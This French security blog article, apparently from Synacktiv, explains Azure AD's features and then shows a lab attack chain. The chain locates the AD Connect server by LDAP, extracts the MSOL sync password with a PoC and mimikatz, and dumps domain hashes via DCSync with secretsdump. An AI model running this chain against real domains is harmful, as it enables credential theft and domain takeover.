SYNACKTIV


Introduction

Azure Active Directory (Azure AD) est le service de gestion des identités et des accès basé sur le cloud de Microsoft. Il est de plus en plus utilisé par les entreprises afin de connecter les environnements Active Directory locaux à des services en ligne tels que Office 365, SharePoint, Teams, etc.

Cet article présente brièvement Azure AD et explore les nouveaux enjeux qu'offre cet environnement cloud aux équipes de sécurité, sur les plans offensifs comme défensifs.

Azure AD en quelques mots

Azure AD sert de plateforme de gestion des identités pour les applications Microsoft, Azure Resources Manager et essentiellement tout ce que vous y intégrez.



Source:
https://docs.microsoft.com/en-gb/azure/active-directory/manage-apps/what-is-application-management

Malgré le nom trompeur, Azure AD n'est pas *Active Directory* dans le cloud. Cependant, un parallèle entre les deux solutions peut être établi.

(Windows Server) Active Directory	Azure Active Directory
LDAP	REST API's
NTLM/Kerberos	OAuth/SAML/OpenID/etc
Structured directory (OU tree)	Flat structure
GPO's	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests

Source: https://troopers.de/downloads/troopers19/TROOPERS19_AD_Im_in_your_cloud.pdf

Il existe de nombreuses façons d'interagir avec Azure AD :

- Le portail Azure (https://portal.azure.com).
- Les modules PowerShell : *MSOnline*, *AzureAD* et *Azure CLI*.
- Azure CLI.
- API : *Exchange Provisioning Service*, *Azure AD Graph*, *Microsoft Graph*. Les deux premières sont obsolètes, car Microsoft pousse à unifier toutes les fonctionnalités de ces API au sein de Microsoft Graph.

Les rôles peuvent être différents entre les modules PowerShell ; par exemple, entre les commandes *Get-AzureADDirectoryRole* et *Get-MsolRole*.

Azure AD est disponible selon plusieurs formules tarifaires :

- Gratuit.
- Premium P1 (6$ par utilisateur/mois).
- Premium P2 (9$ par utilisateur/mois).


Le plan gratuit est suffisant à des fins de test et offre de nombreuses fonctionnalités telles que la gestion des utilisateurs et des groupes, la synchronisation de l'annuaire local, l'authentification unique sur les applications Azure, etc. Cependant, certaines fonctionnalités avancées d'administration et de sécurité ne sont ouvertes qu'aux licences premium. Elles seront détaillées dans la suite de cet article.

Rôles, autorisations et terminologie

Azure AD introduit de nombreux nouveaux termes, pouvant perturber les utilisateurs réguliers d'*Active Directory*. Le niveau le plus élevé de privilèges est associé au rôle d'administrateur global, qui peut gérer

tout ce qui est lié à l'abonnement Azure AD. Le terme d'administrateur de l'entreprise peut parfois être utilisé à la place d'administrateur global, mais ils se réfèrent au même rôle.

Il existe également de multiples rôles d'administrateurs limités.



Le rôle d'administrateur d'application est particulièrement intéressant car, dans Azure AD, tout est une application. La liste de toutes les applications peut être affichée avec la commande PowerShell : *Get-AzureADApplication*.

Par défaut, tout utilisateur Azure AD peut créer de nouvelles applications et les associer à des *Service Principals*. Un Office 365 Azure AD standard possède environ 200 *Service Principals*. Cela peut se révéler très pratique pour des attaquants cherchant à laisser une porte dérobée au sein d'un environnement compromis. En effet, il est possible d'associer un secret d'authentification à un *Service Principal* pour ensuite se connecter avec son identité.

Azure Resource Manager (plateforme permettant notamment la gestion des machines virtuelles) s'appuyant sur Azure AD pour la gestion des identités, un utilisateur privilégié sur Azure AD peut également accéder à *Azure Resource Manager*.

Intégration avec Active Directory local

Un des aspects les plus intéressants d'Azure AD est sa capacité à se coupler à un environnement *Active Directory* d'entreprise. En effet, de nombreuses organisations utilisent les services de domaine d'*Active Directory* (AD DS) pour l'authentification des identités associées aux utilisateurs, aux ordinateurs ou aux applications. Ces services sont fournis par des appareils sur site. Avec de plus en plus d'applications d'entreprise hébergées dans le cloud, il devient beaucoup plus efficace, en termes de latence, d'implémenter directement les services d'identité au sein d'Azure.


Afin de permettre aux utilisateurs d'Active Directory d'utiliser les mêmes informations d'identification dans l'environnement local et dans le cloud, les condensats de mots de passe des utilisateurs doivent être synchronisés. Il existe 3 méthodes de synchronisation disponibles dans Azure AD :

- Password Hash Synchronization (PHS).
- Pass-through Authentication (PTA).

- Active Directory Federation Services (ADFS).

Dans cet article, seule la synchronisation des condensats de mots de passe (PHS) sera étudiée, car c'est l'option la plus couramment utilisée par les entreprises.

Le schéma suivant, issu de la documentation Microsoft, donne un aperçu du flux de travail de PHS :



Source :
https://docs.microsoft.com/fr-fr/azure/active-directory/hybrid/reference-connect-accounts-permissions

Azure AD Connect est l'utilitaire responsable de la synchronisation avec le cloud. Il doit être installé sur un serveur de la forêt *Active Directory*. Les condensats de mots de passe des utilisateurs d'*Active Directory* ne transitent pas directement sur le réseau. À la place, un condensat de chaque condensat de mot de passe est envoyé.

Deux comptes sont automatiquement créés par *Azure AD Connect* :

- *MSOL_deeb213ff4bb* dans Active Directory.
- *Sync_SYNC01_deeb213ff4bb* dans Azure AD. *SYNC01* étant le nom d'hôte du serveur local où Azure AD Connect est installé, et *deeb213ff4bb* étant un identifiant différent pour chaque environnement.

Pour effectuer la synchronisation, ces deux comptes nécessitent des privilèges élevés sur les deux environnements. Dans la seconde partie de cet article, une méthode permettant de compromettre un domaine *Active Directory* configuré avec PHS sera présentée.


SYNACKTIV

Fonctionnalités de sécurité d'Azure AD

Azure AD met automatiquement en œuvre des fonctionnalités de sécurité de base. Par exemple, il dispose d'une politique de verrouillage par défaut bloquant un compte pendant 60 secondes après 10 tentatives d'authentification échouées. Cependant, des fonctionnalités de sécurité plus avancées sont également disponibles en fonction de la licence souscrite.

Stratégies d'accès conditionnel

Les stratégies d'accès conditionnel sont des sortes d'instructions "si-alors" qui interviennent lorsque l'utilisateur tente d'accéder à une ressource. L'accès est déterminé en fonction des signaux envoyés par l'utilisateur. Le diagramme suivant issu de la documentation Microsoft devrait être plus explicite :



Source : https://docs.microsoft.com/fr-fr/azure/active-directory/conditional-access/overview

Les stratégies d'accès conditionnel nécessitent au moins une licence Premium P1. Les critères suivants peuvent être utilisés comme signaux :

- Appartenance à un utilisateur ou à un groupe.
- Informations de localisation IP.
- Appareil utilisé.
- Application.
- Détection des risques en temps réel et calculée (partie de la fonctionnalité Azure AD Identity Protection, uniquement pour les licences P2).
- Microsoft Cloud App Security (MCAS).

À titre d'exemple, voici les stratégies couramment appliquées :

- Exiger une authentification multi-facteurs pour les utilisateurs disposant de rôles administratifs.
- Exiger une authentification multi-facteurs pour les tâches de gestion Azure.
- Bloquer les connexions des utilisateurs tentant d'utiliser des protocoles d'authentification obsolètes.

- Exiger des emplacements de confiance pour l'enregistrement de l'authentification multi-facteurs Azure.
- Bloquer ou accorder l'accès à partir d'emplacements spécifiques.
- Bloquer les comportements de connexion risqués.
- Exiger des appareils gérés par l'organisation pour des applications spécifiques.

Les stratégies d'accès conditionnel sont accessibles via le portail Azure et ne sont pas visibles pour les utilisateurs non-privilégiés.

Dirk-Jan Mollema a publié un excellent outil nommé *ROADrecon*, qui parvient à les analyser en utilisant une API interne de Microsoft Graph.

Protection de l'identité

La fonctionnalité *Identity Protection* offre une couche de protection supplémentaire aux détenteurs de licences Premium P2. S'appuyant sur les données acquises grâce à leur position dans les organisations avec Azure AD, Microsoft est en mesure de détecter des comportements utilisateur à risque. Ces utilisateurs peuvent alors être traités différemment par les stratégies d'accès conditionnel.

Par exemple, un utilisateur peut être identifié comme “à risque” s'il utilise un mot de passe présent dans une base de données ayant fuitée. L’ensemble des critères de détection peuvent être trouvés dans la documentation Microsoft.

Security Defaults

Les *Security Defaults* d'Azure AD sont un ensemble de configurations de sécurité visant à protéger contre des attaques courantes telles que le "password spraying", le "replay" et le phishing.

En effet, avec les *Security Defaults*, tous les utilisateurs de l'abonnement Azure sont contraints de s'inscrire au service d'authentification multi-facteurs dans un délai de 14 jours. Les membres des groupes d'administration sensibles suivants doivent effectuer une authentification supplémentaire à chaque connexion :

- Administrateur global
- Administrateur SharePoint
- Administrateur Exchange
- Administrateur d'accès conditionnel
- Administrateur de sécurité
- Administrateur de support technique ou administrateur de mots de passe
- Administrateur de facturation
- Administrateur utilisateur
- Administrateur d'authentification


Tous les protocoles d'authentification obsolètes sont bloqués, ce qui signifie que les clients utilisant IMAP, SMTP ou POP3 seront rejetés.

Les actions privilégiées, telles que la gestion d'*Azure Resource Manager,* nécessitent une authentification supplémentaire, même si elles sont effectuées via *Azure PowerShell* ou *Azure CLI*.

Les *Security Defaults* ne sont pas activés par défaut, ce qui est un peu ironique. Cependant, Microsoft a annoncé dans un article que les abonnements créés après le 22 octobre 2019 pourraient avoir les paramètres de sécurité par défaut déjà activés. Ce n'était pas le cas de l'abonnement créé pour cet article.

Protection des mots de passe pour Active Directory

Azure AD offre la possibilité de définir des politiques de mots de passe qui peuvent être appliquées à l'Active Directory local. Cela est géré par des serveurs appelés *Azure AD Password Protection Proxy Service* et des agents déployés sur les contrôleurs de domaine.



Source : https://docs.microsoft.com/fr-fr/azure/active-directory/authentication/concept-password-ban-bad-on-premises

Ainsi, des listes personnalisées de mots de passe interdits peuvent être définies dans Azure AD et appliquées localement. La fonctionnalité *Identity Protection* évoquée précédemment est également livrée avec une liste prédéfinie de mots de passe interdits.

Journalisation


Le portail Azure AD dispose d'une section de surveillance où les tentatives de connexion et les modifications de configuration sont suivies. Il est possible de transférer ces journaux à *Azure Logs Analytics* pour un traitement ultérieur, sans souscrire une licence premium.

Attaquer Azure AD depuis Active Directory

Comme le lecteur l'aura remarqué, Azure AD est doté de nombreuses fonctionnalités de sécurité. Le reste de cet article adoptera le point de vue de l'attaquant et étudiera ce qui est encore possible et ce qui ne l'est pas lors d'un test de pénétration d'un environnement Azure AD.

Exploiter la synchronisation des condensats de mots de passe (PHS)

Cette attaque ne vise pas directement Azure AD, mais exploite l'une de ses fonctionnalités afin d'élever les privilèges de l’attaquant sur le domaine *Active Directory* local avec lequel il est synchronisé. Comme expliqué précédemment, un compte de synchronisation est créé par *Azure AD Connect* sur l'Active Directory local, lors de la configuration du PHS. Étant donné qu'il est chargé d'envoyer les condensats des mots de passe des utilisateurs vers le cloud, cet utilisateur dispose des droits de réplication sur le domaine :



Ce compte est capable de répliquer toutes les empreintes de mots de passe des utilisateurs du domaine, ce qui en fait une cible très intéressante pour les attaquants. Voyons maintenant comment nous pourrions récupérer le mot de passe de ce compte. La première étape consiste à trouver le serveur sur lequel *Azure AD Connect* est installé. Microsoft nous facilite la tâche en incluant le nom du serveur de synchronisation et le tenant Azure AD correspondant dans la description LDAP de l'utilisateur MSOL. Il peut être interrogé par n'importe quel utilisateur authentifié du domaine, comme ceci :

```
$ ldapsearch -H ldap://DC01.GOTHAM.LAB:389 -D "GOTHAM\joker" -w "****" -b
"DC=GOTHAM,DC=LAB" '(description=Azure)' description

[...]

MSOL_deeb213ff4bb, Users, gotham.lab
dn:CN=MSOL_deeb213ff4bb,CN=Users,DC=gotham,DC=lab description: Account created
by Microsoft Azure Active Directory Connect with installation identifier
deeb213ff4bb47019f657e127eadecea running on computer SYNC01 configured to
synchronize to tenant gothamlab.onmicrosoft.com. This account must have
directory replication permissions in the local Active Directory and write
permission on certain attributes to enable Hybrid Deployment.
```

Une fois le serveur identifié, nous aurons besoin d'un compte administrateur local ou d'un compte de service *ADSync* pour interagir avec la base de données *Azure AD Connect*. En effet, cette base de données stocke une version chiffrée du mot de passe du compte MSOL, qui peut être déchiffrée à l'aide de *C:\Program Files\Microsoft Azure AD Sync\Binn\mcrypt.dll* et des clés DPAPI du compte *NT SERVICE\ADSync*.
NT SERVICE\ADSync est un compte virtuel et, par conséquent, il n'est pas nécessaire de gérer de mot de passe pour celui-ci. Cependant, les comptes virtuels possèdent des clés DPAPI qui leur permettent d'utiliser le *Credential Manager*. Ce sujet étant assez complexe, il ne sera pas abordé dans cet article. Adam Chester (@xpn) a rédigé un excellent article de blog expliquant en détail toute l'attaque, ainsi qu'une preuve de concept permettant de déchiffrer ce mot de passe. Dans cet environnement LAB, le compte *GOTHAM\bruce.wayne*, qui est administrateur local de tous les serveurs, a été utilisé :

```
PS C:\Users\bruce.wayne\Desktop> net localgroup Administrators
Alias name     Administrators
Comment

Members

-------------------------------------------------------------------------------
Administrator
GOTHAM\bruce.wayne
GOTHAM\Domain Admins
The command completed successfully.

PS C:\Users\bruce.wayne\Desktop> .\poc2.ps1
AD Connect Sync Credential Extract v2 (@_xpn_)
        [ Updated to support new cryptokey storage method ]

[*] Querying ADSync localdb (mms_server_configuration)
[*] Querying ADSync localdb (mms_management_agent)
[*] Using xp_cmdshell to run some Powershell as the service user
[*] Credentials incoming...

Domain: GOTHAM.LAB
Username: MSOL_deeb213ff4bb
Password: MyVerySecretMSOLAccountPa$$
```

La configuration par défaut d'*Azure AD Connect* utilise une base de données *SQL Server Express*, mais un serveur SQL Server entièrement déployé peut également être utilisé. Dans ce cas, la chaîne de connexion du POC doit être remplacée par la suivante :
"Server=LocalHost;Database=ADSync;Trusted_Connection=True;".

Il est important de noter que cette technique est plutôt furtive et n'est pas identifiée, au moment de la rédaction, par un *Windows Defender* à jour comme un comportement malveillant. En disposant d'un compte administrateur local sur le serveur, il serait également possible de récupérer le mot de passe MSOL dans la mémoire du processus *lsass.exe*. Cependant, cette opération est beaucoup plus suspecte et serait facilement détectée par une équipe de défense expérimentée.
À titre d'exemple, l'outil *mimikatz* a été utilisé pour extraire le mot de passe MSOL de la mémoire de lsass :

```
Authentication Id : 0 ; 69683 (00000000:00011033)
Session           : Service from 0
User Name         : ADSync
Domain            : NT SERVICE
Logon Server      : (null)
Logon Time        : 4/20/2020 1:36:49 PM
SID               : S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
        msv :
         [00000003] Primary
         * Username : SYNC01$
         * Domain   : GOTHAM
         * NTLM     : [redacted]
         * SHA1     :
        tspkg :
        wdigest :
         * Username : SYNC01$
         * Domain   : GOTHAM
         * Password : (null)
        kerberos :
         * Username : SYNC01$
         * Domain   : gotham.lab
         * Password : [redacted]
        ssp :
         [00000000]
         * Username : MSOL_deeb213ff4bb
         * Domain   : GOTHAM.LAB
         * Password : MyVerySecretMSOLAccountPa$$
```

En utilisant le compte MSOL nouvellement obtenu, il est maintenant possible d'effectuer une attaque *DCSync* et de répliquer tous les condensats de mots de passe des utilisateurs du domaine :

```
user@kali:~/AzureAD/impacket/examples$ python3 secretsdump.py GOTHAM/MSOL_deeb213ff4bb@DC01.gotham.lab
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b5140
Guest:501:aad3b435b51404eeaad3b
krbtgt:502:aad3b435b51404eeaad3
gotham.lab\bruce.wayne:1104:aad
gotham.lab\james.gordon:1105:aa
gotham.lab\alfred.pennyworth:11
gotham.lab\joker:1107:aad3b435b
gotham.lab\penguin:1108:aad3b43
MSOL_deeb213ff4bb:1111:aad3b435
DC01$:1000:aad3b435b51404eeaad3
WEB01$:1103:aad3b435b51404eeaad
SYNC01$:1110:aad3b435b51404eeaa
AZUREADSSOACC$:1112:aad3b435b51
WKS01$:1113:aad3b435b51404eeaad
```

Il ne faut pas oublier que ce compte est également valide et dispose de privilèges élevés dans le cloud. Ce scénario est une voie intéressante vers la compromission du domaine *Active Directory*, car les serveurs de synchronisation Azure AD sont souvent moins protégés que les contrôleurs de domaine, ce qui facilite la tâche aux équipes d'attaque pour devenir administrateur de ces serveurs.

Attaquer Azure AD par rebond depuis Azure DevOps

Il n'est pas rare de constater qu'Azure AD est utilisé comme service de gestion des identités dans la chaîne d'outils DevOps d'une entreprise, par exemple pour accéder à Azure DevOps. En effet, il est facile de connecter une organisation Azure DevOps existante à un *tenant* Azure AD.

En outre, toujours dans une optique CI/CD[1], il est possible de configurer des projets Azure DevOps pour permettre à leurs *pipelines* de réaliser des actions sur des ressources d'un *tenant* Azure, telles que des machines virtuelles ou des coffres de clés. Toutefois, cette interconnexion n'est pas sans risque. En cas de compromission de comptes Azure DevOps, elle peut permettre à un attaquant de rebondir sur Azure AD et ainsi étendre sa compromission.

La suite de l'article se concentre justement sur ce scénario, après avoir succinctement présenté le fonctionnement des *pipelines* dans Azure DevOps et la manière dont les secrets sont gérés.

Fonctionnement des pipelines Azure DevOps

Azure DevOps fournit la solution Azure Pipelines, permettant d'automatiser l'exécution d'actions lorsqu'un événement se produit sur un projet. Un *pipeline* est un processus configurable et automatisé qui exécute une ou plusieurs tâches.

Un *pipeline* est généralement défini par un fichier YAML et peut être automatiquement déclenché lorsqu'une action spécifique est effectuée, comme un événement *push* sur une branche d'un dépôt Git, ou bien être déclenché manuellement.

Un *pipeline* est lié à un dépôt Azure DevOps, mais un dépôt peut avoir plusieurs *pipelines*, chacun pouvant effectuer un ensemble de tâches différentes. Par exemple, il peut exister un *pipeline* pour exécuter des tests sur une *pull request* et envoyer un e-mail au responsable du projet si tous les tests passent, un autre *pipeline* pour déployer l'application à intervalles réguliers, etc.

Gestion des secrets dans Azure DevOps

Lorsqu'un *pipeline* est lié à un dépôt, il peut accéder aux secrets définis au niveau du projet. Ceux-ci peuvent être sauvegardés à trois endroits différents au sein d'un projet :

- dans un groupe de variables ;
- dans un fichier sécurisé ;
- **dans une connexion de service**, qui peut être utilisée pour stocker plusieurs types de secrets liés à des services externes.

Une fois enregistrés, ces secrets ne peuvent pas être récupérés directement en clair via l'interface web ou via des appels aux API Azure DevOps. Ils ne sont en fait accessibles que depuis le contexte d'exécution d'un *pipeline*.

---

